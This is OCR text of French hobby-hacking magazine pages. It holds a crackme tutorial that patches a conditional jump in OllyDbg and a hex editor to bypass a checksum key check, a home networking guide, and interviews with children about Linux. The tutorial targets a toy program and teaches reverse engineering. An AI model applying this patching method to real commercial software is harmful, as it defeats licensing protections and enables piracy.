Lors du numéro précédent, Fasm vous a montré comment passer une protection basée sur la comparaison avec une valeur enregistrée directement dans l'exécutable du programme. Vous l'avez constaté, ce type de protection n'est vraiment pas fiable puisqu'un simple désassemblage, puis une reconnaissance des chaînes de caractères avec Ollydbg suffisent. Le checksum, ou somme de contrôle en bon français, est une valeur calculée à partir d'une suite de bits par un algorithme nommé fonction de hashage, et permet généralement de vérifier, par exemple, qu'un téléchargement s'est correctement déroulé (souvenez-vous des fichiers MD5 sur les serveurs ftp). Et bien ce système permet aussi de protéger des systèmes informatiques plus efficacement. En effet, on ne compare plus la saisie de l'utilisateur à la valeur attendue mais le checksum de la saisie de l'utilisateur à celui de la valeur attendue. Ainsi, la valeur attendue n'apparaît pas en clair et si la fonction de hashage est difficilement irréversible, on a gagné. Enfin presque... Sachez tout de même que les algos de checksums ne sont pas fait pour retrouver le contenu original, mais pour détecter une erreur de transfert afin de recommencer celui-ci. De plus, un même checksum peut identifier plusieurs suites de bits différentes. On parle de collisions, qui deviennent alors génantes dans le cas des protections. Quelques algorithmes de checksums : MD4, MD5, CRC, SHA1, SHA2.

Cela ne suffit pas...

Demandez-vous pourquoi les ingénieurs de chez Macrovision bossent sans relâche sur leur protection SafeDisc ! Et oui, ça semblait trop beau ! Cela vient du fait que votre CPU est bien obligé à un moment donné de faire la comparaison entre la valeur saisie par l'utilisateur et la valeur attendue, puis d'effectuer certaines instructions en fonction de

« Source C du CrackMe »

```
#include <stdio.h>
#include <stdlib.h>

int verif (char *cle);

int main(int argc, char *argv[])
{
char cle[255];

do
{
      printf("Cle d'activation :
");
      scanf("%s254",cle);
}
while (!verif(cle) &&
printf("\nErreur de valida-
tion...\n\n"));

printf("\nMerci d'avoir acheté
notre logiciel...\n\n");
system("pause");
}

int verif (char *cle)
{
int tampon=0;
int i;

for (i=0;i<strlen(cle);i++)
      tampon+=cle[i];

return (tampon==1064);
}
```

c Ollydbg

ce résultat : vous accorder l'accès ou vous rejeter, par exemple. Et tout ceçi dans seul langage qu'il peut réellement comprendre, l'assembleur.

Préparation de l'environnement de test

Avant de mettre les mains dans le cambuis, installons les différents outils nécessaires : ollydbg (http://www.ollydbg.de), un compilateur C pour ceux qui veulent compiler par eux-mêmes (le freeware Dev-C++, par exemple, disponible sur http://prdownloads.sourceforge.net/dev-cpp/devcpp-4.9.9.2_setup.exe) ou directement le binaire sur le site du magazine (http://acissi.net/nethackers/) et enfin, un éditeur hexadécimal (le freeware hexedit, par exemple, disponible sur http://www.physics.ohio-state.edu/~prewett/hexedit/hexedit.exe).

Les plus aventureux doivent compiler ici le source donné dans l'encadré <<Source C du CrackMe>>.

Installez-vous maintenant confortablement, c'est parti :-)

La phase de repérage

Avant même de se lancer dans le désassemblage et le code assembleur, étudions en boîte noire (sans avoir le code source sous les yeux) le comportement du CrackMe : exécutez-le simplement. Vous constatez qu'il nous demande une clé d'activation. Tentons alors "0123456789". Le programme répond alors "Erreur de validation..." et nous redemande une clé d'activation. Même après plusieurs tentatives, le comportement reste identique. Nous pouvons supposer que tant que la clé d'activation reste invalide, le programme continuera dans cette voie. Nous allons maintenant ouvrir les entrailles de celui-ci.

```
C:\Documents and Settings\root\Bureau\crackme\crackme.exe
Cle d'activation : 0123456789

Erreur de validation...

Cle d'activation : 1234

Erreur de validation...

Cle d'activation : 54321

Erreur de validation...

Cle d'activation :
```

Une boucle tant que la clé d'activation est invalide ???

Dissection du programme...

Lancez Ollydbg et ouvrez le binaire. Souvenez-vous que le message "Erreur de validation" apparaît en cas d'échec. Nous allons tenter de ce rendre dans la partie du code qui affiche ce message car la vérification ne doit pas être loin. Ollydbg nous simplifie le travail : faîtes un clique-droit sur la zone de code assembleur puis sélectionnez "Search For" et validez "All referenced text strings". Une nouvelle fenêtre apparaît alors avec la liste de chaînes de caractères trouvée dans le code. Regardez qui est là, à la quatrième ligne ! Et à la cinquième ! Sans attendre, cliquons sur "ACSII 0A, "Erreur de"". Ollydbg nous amène directement à l'endroit du code où se situe cette chaîne (à l'adresse 0x4012F7 pour moi). 5 lignes de code plus bas, l'affichage du message de remerciement est effectué (0x401309). Maintenant remontez légérement dans le code, vous pouvez observer la demande de saisie de la clé d'activation (0x4012C3).

Posez des breakpoints à ces trois endroits avec F2, puis lancez l'exécution par F9. Rien ne se passe, c'est normal ! Vous avez atteint le premier point d'arrêt, continuez l'exécution avec F9. Saisissez des clés d'activation, et avec cette même touche, remarquez les allées et venues entre les deux mêmes breakpoints. Il serait bien d'atteindre le troisième !

Text strings referenced in crackme:.text

Address	Disassembly	Text string
00401263	POP EBP	(Initial CPU selection)
004012C3	MOV DWORD PTR SS:[ESP],crackme.00403000	ASCII "Cle d'activation : "
004012D9	MOV DWORD PTR SS:[ESP],crackme.00403014	ASCII "%s254"
004012F7	MOV DWORD PTR SS:[ESP],crackme.0040301A	ASCII 0A,"Erreur de "
00401309	MOV DWORD PTR SS:[ESP],crackme.00403038	ASCII 0A,"Merci d'av"
00401315	MOV DWORD PTR SS:[ESP],crackme.00403062	ASCII "pause"
00401527	MOV ECX,crackme.00403094	ASCII "w32_sharedptr->size == sizeof(W32_EH_SHARED)"
00401539	MOV DWORD PTR SS:[ESP],crackme.004030C1	ASCII "%s:%u: failed assertion '%s'@"
00401540	MOV EAX,crackme.004030E0	ASCII "../../gcc/gcc/config/i386/w32-shared-ptr.c"
0040154E	MOV EAX,crackme.0040310C	ASCII "GetAtomNameA (atom, s, sizeof(s)) != 0"

Les chaînes de caractères trouvées dans le programme

```
CPU - main thread, module crackme
004012A4  . 83C0 0F          ADD EAX,0F
004012A7  . C1E8 04          SHR EAX,4
004012AA  . C1E0 04          SHL EAX,4
004012AD  . 8985 F4FEFFFF    MOV DWORD PTR SS:[EBP-10C],EAX
004012B3  . 8B85 F4FEFFFF    MOV EAX,DWORD PTR SS:[EBP-10C]
004012B9  . E8 F2040000      CALL crackme.004017B0
004012BE  . E8 8D010000      CALL crackme.00401450
004012C3  > C70424 003040(   MOV DWORD PTR SS:[ESP],crackme.0040300(   ASCII "Cle d'activ
004012CA  . E8 01060000      CALL <JMP.&msvcrt.printf>                 printf
004012CF  . 8D85 F8FEFFFF    LEA EAX,DWORD PTR SS:[EBP-108]
004012D5  . 894424 04        MOV DWORD PTR SS:[ESP+4],EAX
004012D9  . C70424 143040(   MOV DWORD PTR SS:[ESP],crackme.0040301    ASCII "%s254"
004012E0  . E8 DB050000      CALL <JMP.&msvcrt.scanf>                  scanf
004012E5  . 8D85 F8FEFFFF    LEA EAX,DWORD PTR SS:[EBP-108]
004012EB  . 890424           MOV DWORD PTR SS:[ESP],EAX
004012EE  . E8 30000000      CALL crackme.00401823
004012F3  . 85C0             TEST EAX,EAX
004012F5  .v75 12            JNZ SHORT crackme.00401309
004012F7  . C70424 1A3040(   MOV DWORD PTR SS:[ESP],crackme.0040301(   ASCII 0A,"Erreur de
004012FE  . E8 CD050000      CALL <JMP.&msvcrt.printf>                 printf
00401303  . 85C0             TEST EAX,EAX
00401305  .v74 02            JE SHORT crackme.00401309
00401307  .^EB BA            JMP SHORT crackme.004012C3
00401309  > C70424 383040(   MOV DWORD PTR SS:[ESP],crackme.00403038   ASCII 0A,"Merci d'
00401310  . E8 BB050000      CALL <JMP.&msvcrt.printf>                 printf
00401315  . C70424 623040(   MOV DWORD PTR SS:[ESP],crackme.00403062   ASCII "pause"
0040131C  . E8 8F050000      CALL <JMP.&msvcrt.system>                 system
00401321  . C9               LEAVE
00401322  . C3               RETN
00401323  $ 55               PUSH EBP
```

La clé de voûte de la protection du programme...

Allez parlons processeur x86. Lors des 2 lignes précédents l'affichage du message d'erreur, un test est effectué : TEST EAX,EAX, puis un saut si non null vers le message de succès : JNZ SHORT crackme.00401309. Donc, si le saut ne s'effectue pas, le message d'erreur est affiché et l'on retourne à demande de la clé d'activation via un saut : JMP SHORT crackme.004012C3, un peu plus bas.

Passons à l'attaque...

Nous allons donc changer le saut conditionnel (JNZ) vers le message de succès en saut normal (JMP). Double-cliquez sur la ligne de code : JNZ SHORT crackme.00401309, une boîte de dialogue apparaît et remplacez JNZ par JMP et décochez "Fill with NOP's" qui permet d'annuler l'effet d'une ligne de code, ce qui nous ne concerne pas ici. Validez par "Assemble", fermez la boîte de dialogue et relancez l'exécution.

Et voilà ! Avec n'importe quelle clé vous atteignez le troisième point d'arrêt.

Rendre persistant nos petits changements...

Il reste un outil que nous n'avons pas encore utilisé, l'éditeur hexadécimal. Ce dernier va nous servir à appliquer en dur nos modifications. Repositionnez-vous sur la ligne que l'on a modifié, puis clique-droit, sélectionnez "view", et enfin "executable file".

Une fenêtre apparaît et la première colonne vous indique l'adresse de ce code en dur dans l'exécutable (0X000006F5 pour moi). Cette étape est nécessaire, car les adresses affichées dans la fenêtre principale sont des adresses mémoires. Notez cette adresse et le code hexadécimal de la seconde colonne (7512) qui correspond au code assembleur. Fermez Ollydbg et lancez l'éditeur hexadécimal.

```
HexEdit - C:\Documents and Settings\root\Bureau\crackme\crackme.exe
File  Edit  Find  View  About
5b0  e8 bb 06 00 00 8b 1d 10 20 40 00 89 18 e8 ae 01
5c0  00 00 83 e4 f0 e8 86 06 00 00 8b 08 89 4c 24 08
5d0  8b 15 00 40 40 00 89 54 24 04 a1 04 40 40 00 89
5e0  04 24 e8 a9 00 00 00 89 c3 e8 52 06 00 00 89 1c
5f0  24 e8 4a 07 00 00 89 44 24 04 8b 15 e0 50 40 00
600  8b 42 10 89 04 24 e8 75 06 00 00 8b 15 e0 50 40
610  00 e9 55 ff ff ff 8d 76 00 8d bc 27 00 00 00 00
620  55 89 e5 83 ec 08 c7 04 24 01 00 00 00 ff 15 d8
630  50 40 00 e8 c8 fe ff ff 90 8d b4 26 00 00 00 00
640  55 89 e5 83 ec 08 c7 04 24 02 00 00 00 ff 15 d8
650  50 40 00 e8 a8 fe ff ff 90 8d b4 26 00 00 00 00
660  55 8b 0d f0 50 40 00 89 e5 5d ff e1 8d 74 26 00
670  55 8b 0d e4 50 40 00 89 e5 5d ff e1 90 90 90 90
680  55 89 e5 5d e9 e7 02 00 00 90 90 90 90 90 90 90
690  55 89 e5 81 ec 28 01 00 00 83 e4 f0 b8 00 00 00
6a0  00 83 c0 0f 83 c0 0f c1 e8 04 c1 e0 04 89 85 f4
6b0  fe ff ff 8b 85 f4 fe ff ff e8 f2 04 00 00 e8 8d
6c0  01 00 00 c7 04 24 00 30 40 00 e8 01 06 00 00 8d
6d0  85 f8 fe ff ff 89 44 24 04 c7 04 24 14 30 40 00
6e0  e8 db 05 00 00 8d 85 f8 fe ff ff 89 04 24 e8 30
6f0  00 00 00 85 c0 75 12 c7 04 24 1a 30 40 00 e8 cd
```

Rendre persistant les changements...

Rendez-vous à l'adresse notée : 6F0 pour la ligne + 6 pour l'instruction (on compte à partir de 0). Remplacez alors 75 (JNZ) par EB (JMP). Sauvegardez et testez le programme sans Ollydbg.

Conclusion

Félicitations, vous venez de passer votre première protection avec checksum. Ce genre de protection est courant mais pour rendre la tâche plus difficile, les chaînes de caractères sont désormais souvent dissimulées. De plus, nous avons étudié un exemple avec un "TEST" et un "JNZ", mais sachez qu'il existe de nombreuses autres combinaisons qui peuvent compliquer la chose. Cependant, seule votre logique et vos connaissances en assembleur constituent vos limites. A bientôt dans un prochain numéro pour un autres type de protection...

SnAkE

Connecter plusieurs machines en réseau

M'enfin c'est quand même formidable, depuis que j'ai mis les deux machines en réseau c'est tout le monde qui veut aller sur internet et moi je suis encore marron, je dois travailler sur le seul qui n'est pas connecté.
Merci les parents, bonjour la dictature..., bon je vais aller acheter le NETHACKERS n° 4 histoire de voir s'il ne nous propose pas une solution simple et peu onéreuse à ce problème.
Excellent réflexe! Il existe en fait une solution très simple à ce problème, utiliser pour relier ses machines ensembles soit un répétiteur, soit un commutateur plus communément appelés hub et switch
Nous avons donc trois machines à connecter ensemble et à qui nous voulons donner l'accès au net, un des pc est relié au modem ADSL (et non un routeur, nous verrons ça plus tard) et servira de passerelle pour les autres, les trois machines étant reliées par un hub ou un switch(cf schéma du reseau désiré).
La première chose à faire est de vous assurer que chaque ordinateur possède une carte réseau Ethernet. La majeure partie des carte-mères en sont maintenant équipées, ainsi que tous les portables. Si votre ordinateur n'a pas de carte réseau, il va falloir investir. On trouve dans le commerce de multiples modèles, à tous les prix. Toutes les cartes sont maintenant en 10/100Mbps minimum. Le Gigabit tend à se généraliser : achetez donc une carte compatible. Pour le prix à mettre pour votre carte cela

Vous avez dans le dernier Nethackers commencé votre laboratoire en connectant deux PC en réseau, vous avez depuis fait l'acquisition d'une troisième machine et vous désirez l'intégrer dans votre réseau, rien de plus simple......





Schéma du réseau désiré

dépendra directement de votre budget, il faut simplement savoir qu'une carte bas de gamme consommera plus de ressource CPU qu'une carte haut de gamme, bien que la puissance des machine actuelles est telle que cela passera inaperçu. Généralement seul une meilleure stabilité et un débit supérieur fait la différence.
En ce qui vous concerne pour un réseau domestique, n'investissez pas plus de 20 à 30? dans une carte.
Vous devez maintenant déterminer lequel du switch ou du Hub vous allez utiliser.
Ces équipements se présentent sous la forme d'une boîte qui contient plusieurs prises de type RJ45. Une de ces prises est la prise principale que l'on raccorde au réseau. Les autres prises vont servir à connecter les machines.
La différence fondamentale entre un hub et un switch est que le hub n'est pas un équipement "intelligent". Tout ce qu'il reçoit sur une prise, il le transmet à toutes les autres prises du hub et la machine destinataire sait quand les données lui sont destinées. Ainsi, toutes les données sont envoyées sur toutes les prises, ce qui pose évidemment un problème de sécurité. Il est facile d'écouter (de sniffer) ce qui se passe sur un réseau si les machines sont connectées par un hub.
Un switch, lui, va transmettre les données uniquement sur la prise réseau destinataire. Les autres machines connectées au switch ne "verront" pas les données qui ne leur



Principe de fonctionnement d'un hub et d'un switch)


sont pas destinées respectivement. Ceci fait qu'un réseau tournant autour d'un switch fonctionnera beaucoup plus vite qu'autour d'un hub, vu que toute information inutilement dupliquée occupe inutilement de la bande passante.

Un switch améliore donc les performances réseau mais également la sécurité des données transmises. Il est plus difficile d'écouter le réseau avec des machines connectées par un switch que par un hub. Toutefois, cela n'est pas impossible si le switch présente des failles de sécurité (via son interface web d'administration par exemple). L'utilisation que vous ferez de votre réseau déterminera donc le choix d'un hub ou d'un switch. En

Principe de fonctionnement d'un hub :

un hub récupère les signaux en provenance d'un port et les renvoie vers tous les autres ports. Cela signifie que tout paquet de données en provenance d'une interface Ethernet connectée au hub est envoyé à toutes les autres interfaces présentes sur ce hub. Ainsi on est sûr que le destinataire prévu du paquet le recevra. Le problème est que toutes les interfaces pour lesquelles le paquet n'est pas destiné le recevront également. Cela génère beaucoup de trafic inutile sur le réseau, et ce dernier devient de plus en plus saturé au fur et à mesure que des interfaces Ethernet y sont rajoutées. Étant donné qu'un hub n'a aucun moyen de gérer le trafic qu'il reçoit, les paquets se heurtent très souvent entre eux (principe des collisions). Ces collisions fragmentent les paquets et donc ils doivent être renvoyés, augmentant les délais de transfert et par conséquent font chuter la vitesse effective du réseau.

Principe(s) de fonctionnement d'un switch : Alors que les hubs ne font que transférer les paquets à travers le réseau, les switchs sont capables de gérer les paquets qu'ils reçoivent de différentes manières. Leur caractéristique principale est de pouvoir consulter dans chaque paquet l'adresse MAC de l'expéditeur et du destinataire. L'adresse MAC est un numéro d'identifiant unique que possède toute interface Ethernet. En conservant la trace de ces adresses MAC, un switch est capable de dire sur quel port se situe chaque interface Ethernet. Exemple pratique : un paquet arrive sur le port 2 avec comme adresse de destination X et comme adresse de source Y. Le switch sait immédiatement que l'adresse Y correspond au port 2 vu que le paquet est arrivé par cet endroit. En même temps, un paquet arrive par le port 5 avec comme adresse de destination Z et comme adresse de source X. Le switch sait désormais que l'adresse X est sur le port 5, et ainsi connaît la destination du premier paquet en provenance du port 2 (avec l'adresse MAC Y). En théorie cette suite d'événements n'arrive qu'une fois pour chaque adresse MAC, car tout switch possède une table d'adresses contenant ces informations pour des références futures. En plus de réduire le trafic inutile sur chaque port, les switches récents sont capables de réduire encore plus le nombre de collisions en utilisant le CSMA/CD (Carrier Sensing Multiple Access/Collision Detection : accès multiple avec écoute de porteuse et détection de collision). Cette propriété permet entre autre à un switch de contrôler l'état de la ligne avant l'envoi des données. S'il détecte qu'il y a du trafic sur la ligne, il attend que celle-ci soit libre pour effectuer le transfert. Le CSMA/CD permet également au switch de consulter chaque paquet qu'il reçoit et de rejeter ceux qui sont fragmentés ou endommagés, réduisant encore plus le trafic inutile. Enfin dernier point technique : la plupart des switches sont de type "store-and-forward" (stocker et envoyer). Cela signifie qu'un switch récupère entièrement un paquet avant de l'envoyer vers sa destination. Le switch peut ainsi analyser le paquet (est-ce un fragment issu d'une collision, par exemple) et décider s'il doit l'envoyer ou le rejeter. Les switches store-and-forward sont à opposer aux modèles "cross-point" : ces derniers commencent à envoyer le paquet avant de l'avoir reçu entièrement. Il en résulte des temps de latence réduit, mais ces modèles sont beaucoup plus coûteux et désormais les technologies store-and-forward ont atteint un tel niveau d'efficacité que les switches cross-point sont désormais extrêmement rares. Tous les switches que vous pourrez trouvez dans le commerce sont de type store-and-forward.



Paramètrage des clients

vu de la petite différence de prix entre les deux, le switch est presque de rigueur. D'ailleurs, aujourd'hui on ne trouve presque plus que cela...à moins d'aller sur le marché de l'occasion.
Enfin, la marque du switch et donc son prix influencent également la qualité et le rendement du réseau. Sachez aussi que certains switch sont programmables : aucun intérêt pour un réseau domestique.
Comme les cartes réseau, les hubs et les switchs ont des capacités de transfert de 10 Mbps, 100 Mbps ou 1 Gbps. Un 100 Mbps est un minimum. Les 1 Gbps commencent à être abordables pour un petit réseau. Bien entendu, il faut des cartes réseau qui aillent à la même vitesse.
Vous devez maintenant partager votre connection internet de la façon suivante:
Ouvrez les propriétés réseau en faisant un clic droit sur l'icône Favoris réseau et sélectionnez Propriétés dans le menu contextuel. Vous voyez alors vos connections réseau, sélectionnez la connexion internet et ensuite affichez ses propriétés, dans l'onglet Avancé cochez les options suivantes:

Autoriser d'autres utilisateurs du réseau à se connecter via la connexion Internet de cet ordinateur
- Etablir d'une connexion d'accès à distance chaque fois qu'un ordinateur de mon réseau tente de se connecter à Internet
Ensuite il faudra paramétrer les connections réseau des autres ordinateurs en leur donnant une adresse ip , un masque de sous réseau et comme adresse de passerelle et de serveur DNS, celle de la machine connectée à internet.(cf paramétrage des clients), je vous conseille également de rajouter en plus les DNS de votre FAI au cas où. N'oubliez pas bien sur de vérifier que toutes vos machines sont déclarées dans le même groupe de travail(Bouton droit sur poste de travail, propriétés, nom de l'ordinateur). Voilà votre réseau est configuré, il ne vous reste plus qu'à activer le partage de vos fichiers et imprimantes dans les propriétés système et de les partager en fonctions de vos besoins.

Plan d'adressage IP

	Passerelle	PC1	PC2
Adresse IP	192.168.0.1	192.168.0.2	192.168.0.3
Masque de sous réseau	255.255.255.0	255.255.255.0	255.255.255.0
Passerelle		192.168.0.1	192.168.0.1
DNS		192.168.0.1	192.168.0.1

Qu'est-ce qu'une adresse IP

Sur Internet, les ordinateurs communiquent entre eux grâce au protocole IP (Internet Protocol), qui utilise des adresses numériques, appelées adresses IP, composées de 4 nombres entiers (4 octets) entre 0 et 255 et notées sous la forme xxx.xxx.xxx.xxx. Par exemple, 194.153.205.26 est une adresse IP donnée sous une forme technique. Ces adresses servent aux ordinateurs du réseau pour communiquer entre-eux, ainsi chaque ordinateur d'un réseau possède une adresse IP unique sur ce réseau.
C'est l'ICANN (Internet Corporation for Assigned Names and Numbers, remplaçant l'IANA, Internet Assigned Numbers Agency, depuis 1998) qui est chargée d'attribuer des adresses IP publiques, c'est-à-dire les adresses IP des ordinateurs directement connectés sur le réseau public internet.

Pour les utilisateurs XP vous devrez créer un compte utilisateur identique à celui que vous utilisez sur l'ordinateur qui vous sert à naviguer sur le réseau. Surtout n'activez pas le compte invité, ça vous simplifierait la vie mais ouvrirait votre réseau à tout un chacun, enfin n'oubliez pas d'activer votre pare feu.
Sécurité, quand tu nous tiens.....:-)

ReZoR

Un pingouin au

Entretien avec Claire

Claire est une fille de 11 ans qui utilise Linux depuis plus d'un an. Voici son avis sur ce système et la facilité de son utilisation.

NetHackers : Linux te semble-t-il facile à utiliser ?
Claire : Oui
NetHackers : Que fais-tu sur ton ordinateur ?
Claire : Je joue, j'écris des textes, je lis mes mails, je fais des recherches sur internet
NetHackers : Rencontre-tu des problèmes de virus sur ton ordinateur ?
Claire : Non jamais
NetHackers : As-tu des jeux sur ton ordinateur ?
Claire : Oui, gcompris mais je l'utilise plutôt pour travailler..
NetHackers : C'est quoi comme jeu, gcompris ?
Claire : Il y a des labyrinthes, des calculs, des dessins et on peut aussi jouer aux échec...
NetHackers : Tu utilises quoi comme logiciel pour faire des textes ?
Claire : J'utilise OpenOffice
NetHackers : C'est compliqué à utiliser ?

Claire et Julie sont deux petites filles respectivement de 11 et 7 ans. Elle utilisent l'outil informatique régulièrement et passent du système d'exploitation Windows au système Linux sans difficulté. NetHackers les a rencontrées pour vous afin de recueillir leurs impressions.



Claire : Non, pas du tout.
NetHackers : À l'école, tu utilises l'ordinateur ?
Claire : Oui, on fait des exercices avec.
NetHackers : Tu es aussi sous Linux
Claire : Non on est sous Windows, et les instituteurs ne connaissent pas Linux car il n'y en a aucun dans l'école.
NetHackers : Ça te pose un problème de passer de l'un à l'autre?
Claire : Non, mais j'ai remarqué que l'ordinateur plantait moins sous Linux, car parfois à l'école l'ordinateur bloque et la maîtresse est obligé de le redémarrer.
NetHackers : Tu envoies de mails a tes amis ?
Claire : Parfois, mais plutôt à ma famille, mon papi par exemple.
NetHackers : Ton papi est aussi sous Linux
Claire : Non, il a un vieux ordinateur sous Windows
NetHackers : Ça pose un problème pour communiquer avec ?
Claire : Non pas du tout.

bout des doigts

Entretien avec Julie

Julie est une petite fille de 7 ans qui utilise l'outil informatique régulièrement. Voici comment elle perçoit l'utilisation de l'ordinateur :

NetHackers : Tu fais quoi avec ton ordinateur ?
Julie : Je m'amuse, je fais des jeux et des dessins.


NetHackers : Tu sais ce que c'est que Windows et Linux ?
Julie : Linux c'est un petit pingouin, et Windows je ne le connais pas.

NetHackers : A l'école tu utilise l'ordinateur
Julie : Oui

NetHackers : L'ordinateur fonctionne avec le pingouin ou pas à l'école
Julie : Je ne sais pas

NetHackers : Quel genre de jeux tu fais
Julie : Je dessine des bébés grenouilles, je fais des dessin sur Gcompris. Y-a des patates et je fais des bonhommes avec. C'est bien Gcompris.

NetHackers : Tu fais d'autre jeux parfois



Julie : Je fais Adibou et je fais aussi OuiOui.

NetHackers : Tu utilises plusieurs ordinateurs
Julie : Oui, Celui de mon papa et le miens.

NetHackers : Il y a une différence entre les ordinateurs que tu utilises?
Julie : Il y a des portables et des plus gros mais je ne vois pas de différence quand je les utilise. Parfois c'est pas les même boutons qu'il faut cliquer.

NetHackers : Ça te gène pour l'utiliser.
Julie : Non ça ne me gène pas

Conclusion

Visiblement, ces deux petites ne sont absolument pas perturbées par l'utilisation de Windows ou de Linux. Donc pourquoi utiliser des logiciels propriétaires et payants s'il existe une alternative gratuite et aussi performante?

Les adultes ont souvent des idées préconçues sur un logiciel gratuit. S'il est gratuit il est forcément moins bien. Les parents et les adolescents sont souvent les premiers à utiliser des logiciels payant qui sont généralement piratés car trop cher pour une famille moyenne. Si nous transmettons cette culture du piratage aux plus petits, comment leur expliquer par la suite ce qui est moral de ce qui ne l'est pas dans l'univers du numérique.

Je ne suis pas la pour faire la moral à quiconque, je m'en garderai bien, mais simplement pour vous faire réflechir sur le sujet.
Construire un univers numérique moral et libre est l'affaire de tous.

Tux à tout âge

Après l'interview instructive de Claire et Julie, changeons de génération pour passer de l'autre côté de la pyramide des âges. Je vais vous raconter comment une personne de mon entourage âgée de plus de 60 ans est « passée » à Linux. Passé est un mot bien fort, car son expérience de l'informatique était assez limitée (j'ai un vague souvenir d'une machine, logabax il me semble, assez imposante qu'il utilisait au boulot il y a de ça quelques années...)

Posons le contexte

« J'aimerais bien essayer internet ». Ainsi commence la courte histoire que je vais vous raconter. Pas toujours facile quand vous êtes informaticien d'enchaîner une conversation qui commence comme celle-ci, souvent présage de quelques heures à passer à monter le matériel, expliquer comment ça fonctionne et réparer tous les problèmes...

Mais bon, allons-y, j'ai donc essayer de connaître tout de suite quels étaient les besoins du futur utilisateur (avec je l'avoue une petite idée derrière la tête...). Les besoins étaient très simple : de quoi surfer et de quoi faire ses comptes : pas de contraintes fortes donc.

Les problèmes

Les attentes n'étaient pas extraordinaires, mais elles venaient d'une personne sans connaissances en informatique, il fallait donc que je pense aux potentiels problèmes qu'un nouvel utilisateur pourrait rencontrer.

J'ai assez vite identifié quelques problèmes :

- il faut trouver une machine pas chère au cas où la mayonnaise ne prendrait pas et que l'utilisateur abandonne rapidement;
